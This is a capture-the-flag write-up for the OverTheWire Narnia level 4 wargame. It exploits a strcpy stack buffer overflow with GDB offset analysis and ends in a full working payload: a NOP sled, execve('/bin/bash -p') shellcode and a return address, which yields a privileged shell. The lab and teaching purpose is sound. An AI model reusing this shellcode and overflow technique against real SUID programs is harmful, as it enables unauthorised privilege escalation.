Narnia Level - 4

This is an elaborate each level oriented write-up for the Narnia wargame from OverTheWire.org. These challenges provide invaluable hands-on learning experiences in cybersecurity and exploitation techniques. If you find these resources helpful, please consider supporting the OverTheWire team who create and maintain these educational platforms—they're doing important work making security education accessible to everyone.

Donate at: https://overthewire.org/information/donate.html

Author: Jinay Shah

Tools Used:

- Python
- GDB

TL;DR

Vulnerability:
Classic buffer overflow in a program that clears environment variables before copying user input into a 256-byte buffer without bounds checking.

Key Steps:

1. The program uses `strcpy()` to copy `argv[1]` into a 256-byte buffer without validation
2. First, all environment variables are cleared using `memset()` (red herring)
3. Found exact offset: 264 bytes of padding + 4 bytes for return address = 268 total bytes
4. Identified valid return address range: `0xffffd4b0` to `0xffffd5c0`

Exploit Strategy:

- Construct payload: 231 NOP bytes (`\x90`) + 33-byte shellcode + 4-byte return address

- Used shellcode that spawns `bash -p` to preserve SUID privileges
- Chose return address `0xffffd540` (little-endian: `\x40\xd5\xff\xff`) pointing into NOP sled
- NOP sled ensures execution slides down to shellcode regardless of exact landing point

Result:
Successfully overwrote return pointer to execute shellcode, spawning privileged shell to read next level's password.

Lesson:
Unsafe string functions like `strcpy()` without input validation enable attackers to control program execution flow through buffer overflows.

Level info:

`narnia3.c`

```
#include <string.h>
#include <stdlib.h>
#include <stdio.h>
#include <ctype.h>

extern char **environ;

int main(int argc,char **argv){
    int i;
    char buffer[256];

    for(i = 0; environ[i] != NULL; i++)
        memset(environ[i], '\0', strlen(environ[i]));

    if(argc>1)
        strcpy(buffer,argv[1]);
```

```
    return 0;
}
```

Solution:

Let's normally execute the program and see how it behaves and then we will look at the code and find any critical vulnerabilities in the code:


```
narnia4@narnia:/narnia$ ./narnia4
narnia4@narnia:/narnia$ ./narnia4 1234567890
narnia4@narnia:/narnia$ ./narnia4 $(python3 -c 'print(280*"A")')
Segmentation fault (core dumped)
narnia4@narnia:/narnia$ gdb ./narnia4
```

Since the buffer size is defined as 256; `char buffer[256];` . I tried printing 280 "A"s, and segmentation fault is observed as expected.

Let's dive into GDB and `disassemble main` and try to understand how the function is being executed:

```
Dump of assembler code for function main:
   0x08049186 <+0>:     push   %ebp
   0x08049187 <+1>:     mov    %esp,%ebp
   0x08049189 <+3>:     sub    $0x104,%esp
   0x0804918f <+9>:     movl   $0x0,-0x4(%ebp)
   0x08049196 <+16>:    jmp    0x80491d0 <main+74>
   0x08049198 <+18>:    mov    0x804b1ec,%eax
   0x0804919d <+23>:    mov    -0x4(%ebp),%edx
   0x080491a0 <+26>:    shl    $0x2,%edx
   0x080491a3 <+29>:    add    %edx,%eax
   0x080491a5 <+31>:    mov    (%eax),%eax
   0x080491a7 <+33>:    push   %eax
   0x080491a8 <+34>:    call   0x8049050 <strlen@plt>
   0x080491ad <+39>:    add    $0x4,%esp
   0x080491b0 <+42>:    mov    0x804b1ec,%edx
   0x080491b6 <+48>:    mov    -0x4(%ebp),%ecx
   0x080491b9 <+51>:    shl    $0x2,%ecx
   0x080491bc <+54>:    add    %ecx,%edx
   0x080491be <+56>:    mov    (%edx),%edx
   0x080491c0 <+58>:    push   %eax
   0x080491c1 <+59>:    push   $0x0
   0x080491c3 <+61>:    push   %edx
   0x080491c4 <+62>:    call   0x8049060 <memset@plt>
   0x080491c9 <+67>:    add    $0xc,%esp
   0x080491cc <+70>:    addl   $0x1,-0x4(%ebp)
   0x080491d0 <+74>:    mov    0x804b1ec,%eax
   0x080491d5 <+79>:    mov    -0x4(%ebp),%edx
   0x080491d8 <+82>:    shl    $0x2,%edx
   0x080491db <+85>:    add    %edx,%eax
   0x080491dd <+87>:    mov    (%eax),%eax
   0x080491df <+89>:    test   %eax,%eax
   0x080491e1 <+91>:    jne    0x8049198 <main+18>
--Type <RET> for more, q to quit, c to continue without paging--c
   0x080491e3 <+93>:    cmpl   $0x1,0x8(%ebp)
   0x080491e7 <+97>:    jle    0x8049201 <main+123>
   0x080491e9 <+99>:    mov    0xc(%ebp),%eax
   0x080491ec <+102>:   add    $0x4,%eax
   0x080491ef <+105>:   mov    (%eax),%eax
   0x080491f1 <+107>:   push   %eax
   0x080491f2 <+108>:   lea    -0x104(%ebp),%eax
   0x080491f8 <+114>:   push   %eax
   0x080491f9 <+115>:   call   0x8049040 <strcpy@plt>
   0x080491fe <+120>:   add    $0x8,%esp
   0x08049201 <+123>:   mov    $0x0,%eax
   0x08049206 <+128>:   leave
   0x08049207 <+129>:   ret
End of assembler dump.
(gdb)
```

Okay trying to understand the code now, let me look up what environ is:



NAME top

environ - user environment

SYNOPSIS top

```
extern char **environ;
```

DESCRIPTION top

The variable *environ* points to an array of pointers to strings called the "environment". The last pointer in this array has the value NULL. This array of strings is made available to the process by the execve(2) call when a new program is started. When a child process is created via fork(2), it inherits a *copy* of its parent's environment.

By convention, the strings in *environ* have the form "*name*=*value*". The name is case-sensitive and may not contain the character "=". The value can be anything that can be represented as a string. The name and the value may not contain an embedded null byte ('\0'), since this is assumed to terminate the string.

Environment variables may be placed in the shell's environment by the *export* command in **sh**(1), or by the *setenv* command if you use **csh**(1).

The initial environment of the shell is populated in various ways, such as definitions from */etc/environment* that are processed by pam_env(8) for all users at login time (on systems that employ pam(8)). In addition, various shell initialization scripts, such as the system-wide */etc/profile* script and per-user

So here's what it simpley means;
[although you may choose to read it in detail at the page mentioned in url]:

In Linux, environ is a global variable that provides access to the environment variables of the current process. It's essentially a pointer to an array of strings,

where each string represents an environment variable in the format NAME=value.

Also, the last pointer in the array has the value NULL or /0.

Okay, let's try overflow the buffer in GDB and see what return address we receive:

```
(gdb) run  $(python3 -c 'print(280*"A")')
Starting program: /narnia/narnia4 $(python3 -c 'print(280*"A")')
Download failed: Permission denied.  Continuing without separate debug info for system-supplied DSO at 0xf7fc7000.
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
```

Let's try to determine the exact return address:

```
(gdb) run  $(python3 -c 'print(270*"A"+"BBBB")')
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /narnia/narnia4 $(python3 -c 'print(270*"A"+"BBBB")')
Download failed: Permission denied.  Continuing without separate debug info for system-supplied DSO at 0xf7fc7000.
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb) run  $(python3 -c 'print(265*"A"+"BBBB")')
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /narnia/narnia4 $(python3 -c 'print(265*"A"+"BBBB")')
Download failed: Permission denied.  Continuing without separate debug info for system-supplied DSO at 0xf7fc7000.
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Program received signal SIGSEGV, Segmentation fault.
0x42424241 in ?? ()
(gdb) run  $(python3 -c 'print(264*"A"+"BBBB")')
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /narnia/narnia4 $(python3 -c 'print(264*"A"+"BBBB")')
Download failed: Permission denied.  Continuing without separate debug info for system-supplied DSO at 0xf7fc7000.
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Program received signal SIGSEGV, Segmentation fault.
0x42424242 in ?? ()
(gdb)
```

Let me explain why I tried so many times:

(gdb) run $(python3 -c 'print(270*"A"+"BBBB")')
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /narnia/narnia4 $(python3 -c 'print(270*"A"+"BBBB")')
Download failed: Permission denied. Continuing without separate debug info for system-supplied DSO at 0xf7fc7000.

```
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
--------------------------------------------------------------------------------
   → The program returns 0x41414141 but we want it as 0x42424242
       WHY? To determine the exact return address so that we can point it to a
nother
       shell mostly in our case, let's see...

--------------------------------------------------------------------------------

(gdb) run  $(python3 -c 'print(265*"A"+"BBBB")')
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /narnia/narnia4 $(python3 -c 'print(265*"A"+"BBBB")')
Download failed: Permission denied.  Continuing without separate debug info
for system-supplied DSO at 0xf7fc7000.
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Program received signal SIGSEGV, Segmentation fault.
0x42424241 in ?? ()

--------------------------------------------------------------------------------
→ There is one single A or 0x41 at the end that should also must be 0x42 inst
ead, so we
  must reduce the As by only 1 265 → 264

--------------------------------------------------------------------------------
(gdb) run  $(python3 -c 'print(264*"A"+"BBBB")')
```

```
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /narnia/narnia4 $(python3 -c 'print(264*"A"+"BBBB")')
Download failed: Permission denied.  Continuing without separate debug info
for system-supplied DSO at 0xf7fc7000.
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Program received signal SIGSEGV, Segmentation fault.
0x42424242 in ?? ()
--------------------------------------------------------------------------------
→ In our 3rd attempt finally we get all Bs... this should do help us determine th
e
  final return address exactly.

--------------------------------------------------------------------------------
NOTE [my 2 cents]: This is literally what half of the Cybersecurity and IT secu
rity
                write-ups/mentors fail to help recognise- this tedious looking hex
                values is literally what makes or breaks sytems around the globe.
                This tedious looking consoles is actually what practice and growth
                looks like, not the fancy looking tools- tools or mechanics might
                change or get redundant, but methodolgy and foundational
                understanding is eternally valuable any and everywhere.
                Enough of my "primitive feel-good talk", let's move forward.
```


Let’s examine 260 characters from $esp and we should be good to go in our pursuit to find the exact return address:

```
(gdb) x/260wx $esp

Instruction Breakdown
[although if you have been reading my previous write-ups you understand it al
ready but
```

anyways I will give one for those coming across this for the first time]:

x/ → examine
260 → number of...
w → ...words
x → hexadecimal format [could laso be d → decimal or c → characters]

Now we get the return pointer at:



So,
Return Pointer → 0xffffd5c0
Starting from → 0xffffd4b0

We can have a return address anywhere in between these addresses and we will store NOP
[No-operation characters instead of As, i.e. \x90 so it will flow down to our ret urn
address anyway, it just has to be in between these addresses somewhere]:

They can be either of these 16 addresses:

1. 0xffffd4c0
2. 0xffffd4d0

3. 0xffffd4e0
4. 0xffffd4f0
5. 0xffffd500
6. 0xffffd510
7. 0xffffd520
8. 0xffffd530
9. 0xffffd540
10. 0xffffd550
11. 0xffffd560
12. 0xffffd570
13. 0xffffd580
14. 0xffffd590
15. 0xffffd5a0
16. 0xffffd5b0

So now we have to design a payload,

First let's get the shell code, I will be using the one I have used previously:

```
\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70\x89\xe1\x52\x6a\x68\x68\x2f\x62\x
61\x73\x68\x2f\x62\x69\x6e\x89\xe3\x52\x51\x53\x89\xe1\xcd\x80
```

Link to the shell code:

```
https://shell-storm.org/shellcode/files/shellcode-606.html
```

You can choose custom or any other shell code, just remember to use one that preserves user permissions/privileges, it should be like: `bash -p`.

Anyways, now let's find the exact length of NOP [No-Operation] characters we will need:


shell-storm.org/shellcode/files/shellcode-606.html

```
/*

Title:  Linux x86 - execve("/bin/bash", ["/bin/bash", "-p"], NULL) - 33 bytes
Author: Jonathan Salwan
Mail:   submit@shell-storm.org
Web:    http://www.shell-storm.org

!Database of Shellcodes http://www.shell-storm.org/shellcode/


sh sets (euid, egid) to (uid, gid) if -p not supplied and uid < 100
Read more: http://www.faqs.org/faqs/unix-faq/shell/bash/#ixzz0mzPmJC49

sassembly of section .text:

08048054 <.text>:
 8048054:       6a 0b                   push   $0xb
 8048056:       58                      pop    %eax
 8048057:       99                      cltd
 8048058:       52                      push   %edx
 8048059:       66 68 2d 70             pushw  $0x702d
 804805d:       89 e1                   mov    %esp,%ecx
 804805f:       52                      push   %edx
 8048060:       6a 68                   push   $0x68
 8048062:       68 2f 62 61 73          push   $0x7361622f
 8048067:       68 2f 62 69 6e          push   $0x6e69622f
 804806c:       89 e3                   mov    %esp,%ebx
 804806e:       52                      push   %edx
 804806f:       51                      push   %ecx
 8048070:       53                      push   %ebx
 8048071:       89 e1                   mov    %esp,%ecx
 8048073:       cd 80                   int    $0x80

*/

#include <stdio.h>

char shellcode[] = "\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70"
                   "\x89\xe1\x52\x6a\x68\x68\x2f\x62\x61"
                   "\x73\x68\x2f\x62\x69\x6e\x89\xe3\x52"
                   "\x51\x53\x89\xe1\xcd\x80";
```

The length of our shell code is: 33 Bytes

```
264 - 33 = 231
--------------------
```

Now, using an online string counter wwe will get exactly 231 \x90 characters...




```
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
```

```
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
```

The address i will choosing is [remember the address to be is in little-endian format]:

```
0xffffd540
```

The format of our payload to be is:

```
<231 \x90 NOP characters> + <shell-code> + <return address>
```

Final Working Payload:

```
`echo -e "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x6a\x0b\x58\x99\x52
\x66\x68\x2d\x70\x89\xe1\x52\x6a\x68\x68\x2f\x62\x61\x73\x68\x2f\x62\x6
9\x6e\x89\xe3\x52\x51\x53\x89\xe1\xcd\x80\x40\xd5\xff\xff"`
```

```
narnia4@narnia:/narnia$ ./narnia4 `echo -e "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70\x89\xe1\x52\x6a\x68\x68\x2f\x62\x61
\x73\x68\x2f\x62\x69\x6e\x89\xe3\x52\x51\x53\x89\xe1\xcd\x80\x40\xd5\xff\xff"`
bash-5.2$ whoami
narnia5
[redacted]

bash-5.2$
```

And there we go it works just as intended.

References:

1. Shell-Storm.org:

   https://shell-storm.org/shellcode/index.html

2. YouTube [HMCyberAcademy]:

   https://www.youtube.com/watch?v=rrMR77Kpr84
